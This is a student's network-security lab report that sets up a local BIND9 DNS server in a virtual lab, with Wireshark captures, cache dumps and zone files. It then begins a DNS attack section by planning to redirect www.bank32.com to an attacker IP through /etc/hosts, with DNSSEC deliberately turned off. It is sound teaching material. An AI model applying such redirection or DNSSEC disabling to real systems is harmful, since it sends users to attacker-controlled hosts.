

UE18CS335 – COMPUTER NETWORK SECURITY

Lab – 4 LOCAL DNS ATTACKS LAB

Date: 22/03/2021

By:

Nitish S

PES2201800368


6 'A'

Setup: -

Victim Machine: 10.0.2.4, Attacker Machine: 10.0.2.5, DNS Server Machine: 10.0.2.14

PART I: SETTING UP A LOCAL DNS SERVER

TASK 1: CONFIGURE THE USER MACHINE: -



SCREENSHOT SHOWING THE CONFIGURATION DONE TO THE USER MACHINE

In order to avoid DHCP from overwriting the ‘Edit Wired Connections’ file, we manually set the DNS Server in the /etc/resolvconf/resolv.conf.d/head and add the line ‘nameserver 10.0.2.14’ to it where 10.0.2.14 is the IP address of the DNS Server. To bring the changes to effect, the command ‘sudo resolvconf -u’ is run.

TASK 2: SET UP A LOCAL DNS SERVER

Step 1: Configure the BIND9 Server


BIND9 gets its configuration from a file called /etc/bind/named.conf. This file is the primary configuration file, and it usually contains several “include” entries. One of the included files is called /etc/bind/named.conf.options. This is where we typically set up the configuration options.

Step 2: Turnoff DNSSEC

We turn the protection against spoofing in DNS server off. This is done by modifying the named.conf.options file. We comment out the dnssec-validation entry, and add a dnssec-enable entry.

Step 3: Start DNS server

SCREENSHOT SHOWING THE ABOVE THREE STEPS:



The screenshot shows a terminal window with a dark background and white text. It displays three commands entered by the user:

```
PES2201800368@DNSServer:~$ sudo nano /etc/bind/named.conf.options
PES2201800368@DNSServer:~$ sudo tail -15 /etc/bind/named.conf.options
PES2201800368@DNSServer:~$ sudo service bind9 restart
```

Arrows point to specific lines in the configuration file to highlight changes made in Step 1. The configuration file includes comments about root key expiration and modifications to the dnssec-validation and dnssec-enable settings. The final command in Step 3 starts the bind9 service.

SCREENSHOT SHOWING THE CONFIGURATIONS MADE TO THE LOCAL DNS SERVER

Step 4: Use the DNS server

We check the configurations made to the user machine and the machine with the DNS Server. We perform a ping operation on www.google.com site.

The first time we ping the site, we can see from the wireshark screenshot that the DNS query goes to the DNS server (10.0.2.14) and the DNS server further sends the query to the root, TLD and nameservers. The consequent time when we ping, see that the DNS query is directly sent to the IP address of the hostname from the DNS Server.

The reason is the Local DNS Server has cached the IP address of the hostname which is obtained and hence is able to directly send the request to the same instead of going in an iterative way as in the first scenario.

```
Terminal
PES2201800368Nitish@Victim:~$ping www.google.com
PING www.google.com (216.58.200.132) 56(84) bytes of data.
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=1 ttl=111 time=33.1 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=2 ttl=111 time=80.3 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=3 ttl=111 time=46.7 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=4 ttl=111 time=56.1 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=5 ttl=111 time=58.8 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=6 ttl=111 time=56.5 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=7 ttl=111 time=56.2 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=8 ttl=111 time=40.7 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=9 ttl=111 time=38.3 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=10 ttl=111 time=46.9 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=11 ttl=111 time=36.6 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=12 ttl=111 time=45.1 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=13 ttl=111 time=43.2 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=14 ttl=111 time=42.8 ms
64 bytes from maa05s10-in-f4.1e100.net (216.58.200.132): icmp_seq=15 ttl=111 time=104 ms
```

SCREENSHOT OF THE PING OPERATION FROM THE VICTIM MACHINE

Capturing from enp0s3

Apply a display Filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2021-03-21 09:44:29.996455900	10.0.2.4	10.0.2.14	DNS	74	Standard query 0x9f40 A www.google.com
2	2021-03-21 09:44:29.997738400	10.0.2.14	193.0.14.129	DNS	85	Standard query 0xb690 A www.google.com OPT
3	2021-03-21 09:44:29.997744900	10.0.2.14	193.0.14.129	DNS	70	Standard query 0x8501 NS <Root> OPT
4	2021-03-21 09:44:29.997901600	10.0.2.14	193.0.14.129	DNS	89	Standard query 0x1f06 AAAA E.ROOT-SERVERS.NET ...
5	2021-03-21 09:44:29.998161800	10.0.2.14	193.0.14.129	DNS	89	Standard query 0xa78c AAAA G.ROOT-SERVERS.NET ...
6	2021-03-21 09:44:30.217935400	193.0.14.129	10.0.2.14	DNS	85	Standard query response 0xb690 A www.google.co...
7	2021-03-21 09:44:30.218898600	10.0.2.14	193.0.14.129	TCP	74	39795 → 53 [SYN] Seq=1863060625 Win=29200 Len=...
8	2021-03-21 09:44:30.381900800	193.0.14.129	10.0.2.14	TCP	60	53 → 39795 [SYN, ACK] Seq=10443 Ack=1863060626...
9	2021-03-21 09:44:30.382327300	10.0.2.14	193.0.14.129	TCP	60	39795 → 53 [ACK] Seq=1863060626 Ack=10444 Win=...
10	2021-03-21 09:44:30.383319500	10.0.2.14	193.0.14.129	DNS	99	Standard query 0xebf4 A www.google.com OPT
11	2021-03-21 09:44:30.472434900	193.0.14.129	10.0.2.14	TCP	60	53 → 39795 [ACK] Seq=10444 Ack=1863060671 Win=...
12	2021-03-21 09:44:30.752385400	193.0.14.129	10.0.2.14	DNS	1230	Standard query response 0xebf4 A www.google.co...
13	2021-03-21 09:44:30.752634800	10.0.2.14	193.0.14.129	TCP	60	39795 → 53 [ACK] Seq=1863060671 Ack=11620 Win=...

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
Ethernet II, Src: PcsCompu_50:43:53 (08:00:27:50:43:53), Dst: PcsCompu_b6:bc:a1 (08:00:27:b6:bc:a1)
Internet Protocol Version 4, Src: 10.0.2.4, Dst: 10.0.2.14
User Datagram Protocol, Src Port: 40830, Dst Port: 53
Domain Name System (query)


0000 08 00 27 b6 bc a1 08 00 27 50 43 53 08 00 45 00 .'. 'PCS..E.
0010 00 3c 05 9f 40 00 40 11 1d 01 0a 00 02 04 0a 00 .<..@.0.
0020 02 0e 9f 7e 00 35 00 28 18 4b 9f 40 01 00 00 01 ...~5.(.K@...
0030 00 00 00 00 00 00 03 77 77 06 67 6f 6f 67 6cW www.googl
0040 65 03 63 6f 6d 00 00 01 00 00 e.com....

enp0s3: <live capture in progress> Packets: 240 · Displayed: 240 (100.0%) Profile: Default

WIRESHARK CAPTURE SHOWING THE ITERATIVE APPROACH OF DNS QUERY


We see from the above screenshot that the DNS query from the victim 10.0.2.4 goes to the DNS Server(10.0.2.14) which further follows an iterative approach and sends the query to the root, TLD and finally the nameservers.

When this approach is followed the first time, the information is also cached by the local DNS Server which is seen in the below screenshot.



```
PES2201800368@DNSServer:~$sudo rndc dumpdb -cache
PES2201800368@DNSServer:~$sudo cat /var/cache/bind/dump.db | grep google
200.58.216.in-addr.arpa. 86329 NS ns1.google.com.
86329 NS ns2.google.com.
86329 NS ns3.google.com.
86329 NS ns4.google.com.
google.com. 172725 NS ns1.google.com.
172725 NS ns2.google.com.
172725 NS ns3.google.com.
172725 NS ns4.google.com.
ns1.google.com. 172725 A 216.239.32.10
ns2.google.com. 172725 A 216.239.34.10
ns3.google.com. 172725 A 216.239.36.10
ns4.google.com. 172725 A 216.239.38.10
www.google.com. 225 A 216.58.200.132
PES2201800368@DNSServer:~$
```

SCREENSHOT SHOWING THE DNS SERVER CACHE DETAILS



WIRESHARK CAPTURE OF THE 2nd PING EXECUTION

Observation: The query directly goes to the hostname of the queried IP unlike the previous case as the records were cached by the local DNS Server. The above executions show the use of local DNS Server and caching which help in obtaining faster responses.

TASK 3: HOST A ZONE IN THE LOCAL DNS SERVER

Step 1: Create Zones

We had two zone entries in the DNS server by adding the following contents to /etc/bind/named.conf as shown in the below screenshot. The first zone is for forward lookup (from hostname to IP), and the second zone is for reverse lookup (from IP to hostname).



```
Terminal
PES2201800368@DNSServer:~$sudo nano /etc/bind/named.conf
PES2201800368@DNSServer:~$sudo tail -11 /etc/bind/named.conf
zone "example.com"{
    type master;
    file "/etc/bind/example.com.db";
};


zone "2.0.10.in-addr.arpa"{
    type master;
    file "/etc/bind/10.0.2.db";
};

PES2201800368@DNSServer:~$
```

SCREENSHOT OF THE ZONES CREATED IN THE LOCAL DNS SERVER

Step 2: Setup the forward lookup zone file

We create example.com.db zone file with the following contents in the /etc/bind/ directory where the actual DNS resolution is stored.



```
Terminal
PES2201800368@DNSServer:~$sudo nano /etc/bind/example.com.db
PES2201800368@DNSServer:~$sudo cat /etc/bind/example.com.db
$TTL 3D
@      IN SOA ns.example.com. admin.example.com. (
                  2008111001
                  8H
                  2H
                  4W
                  1D)

@      IN NS   ns.example.com
@      IN MX   10 mail.example.com

www   IN A    10.0.2.101
mail   IN A    10.0.2.102
ns     IN A    10.0.2.12
*.example.com. IN A 10.0.2.100
PES2201800368@DNSServer:~$
```

SCREENSHOT SHOWING THE FORWARD LOOKUP ZONE FILE

Step 3: Setup the reverse lookup zone file

We create a reverse DNS lookup file called 10.0.2.db for the example.net domain to support DNS reverse lookup, i.e., from IP address to hostname in the /etc/bind/ directory with the following contents.

The screenshot shows a terminal window with the following content:

```
PES2201800368@DNSServer:~$sudo nano /etc/bind/10.0.2.db
PES2201800368@DNSServer:~$sudo cat /etc/bind/10.0.2.db
$TTL 3D
@       IN SOA ns.example.com. admin.example.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)
@       IN NS   ns.example.com
101     IN PTR  www.example.com
102     IN PTR  mail.example.com
12      IN PTR  ns.example.com
PES2201800368@DNSServer:~$sudo service bind9 restart
PES2201800368@DNSServer:~$
```

Arrows point to the '\$TTL 3D' line, the '@' symbol under the SOA record, and the command '\$sudo service bind9 restart'.

SCREENSHOT SHOWING THE REVERSE LOOKUP ZONE FILE

Step 4: Restart the BIND server and test

Now we will restart the DNS server and check using “dig” command.

The screenshot shows a terminal window with the following content:

```
PES2201800368Nitish@Victim:~$dig www.example.com
; <>> DiG 9.10.3-P4-Ubuntu <>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<- opcode: QUERY, status: NOERROR, id: 35838
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 2
;;
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.example.com.           IN      A
;;
;; ANSWER SECTION:
www.example.com.      259200  IN      A      10.0.2.101
;;
;; AUTHORITY SECTION:
example.com.          259200  IN      NS     ns.example.com.example.com.
;;
;; ADDITIONAL SECTION:
ns.example.com.example.com. 259200 IN      A      10.0.2.100
;;
;; Query time: 0 msec
;; SERVER: 10.0.2.14#53(10.0.2.14)
;; WHEN: Sat Mar 20 22:40:06 EDT 2021
;; MSG SIZE  rcvd: 105
PES2201800368Nitish@Victim:~$
```

SCREENSHOT SHOWING THE EXECUTION OF DIG COMMAND


We can see that the ANSWER SECTION contains the DNS mapping. We can see that the IP address of www.example.com is now 10.0.2.101, which is what we have setup in the DNS server.

PART II: ATTACKS ON DNS

TASK 4: MODIFYING THE HOST FILE

Aim: - To perform DNS attack if the victim's machine is compromised.

On the victim machine, ping www.bank32.com




```
PES2201800368Nitish@Victim:~$ping www.bank32.com
PING bank32.com (34.102.136.180) 56(84) bytes of data.
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=1 ttl=110 time=89.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=2 ttl=110 time=42.6 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=3 ttl=110 time=41.9 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=4 ttl=110 time=51.5 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=5 ttl=110 time=47.1 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=6 ttl=110 time=44.9 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=7 ttl=110 time=42.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=8 ttl=110 time=51.9 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=9 ttl=110 time=39.0 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=10 ttl=110 time=48.3 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=11 ttl=110 time=57.9 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=12 ttl=110 time=44.1 ms
64 bytes from 180.136.102.34.bc.googleusercontent.com (34.102.136.180): icmp_seq=13 ttl=110 time=73.4 ms
^C
--- bank32.com ping statistics ---
13 packets transmitted, 13 received, 0% packet loss, time 12021ms
rtt min/avg/max/mdev = 39.031/51.913/89.335/13.832 ms
PES2201800368Nitish@Victim:~$
```

SCREENSOT SHOWING THE EXECUTION OF PING

Now, we modify the /etc/hosts file with the IP address of www.bank32.com as 10.0.2.5

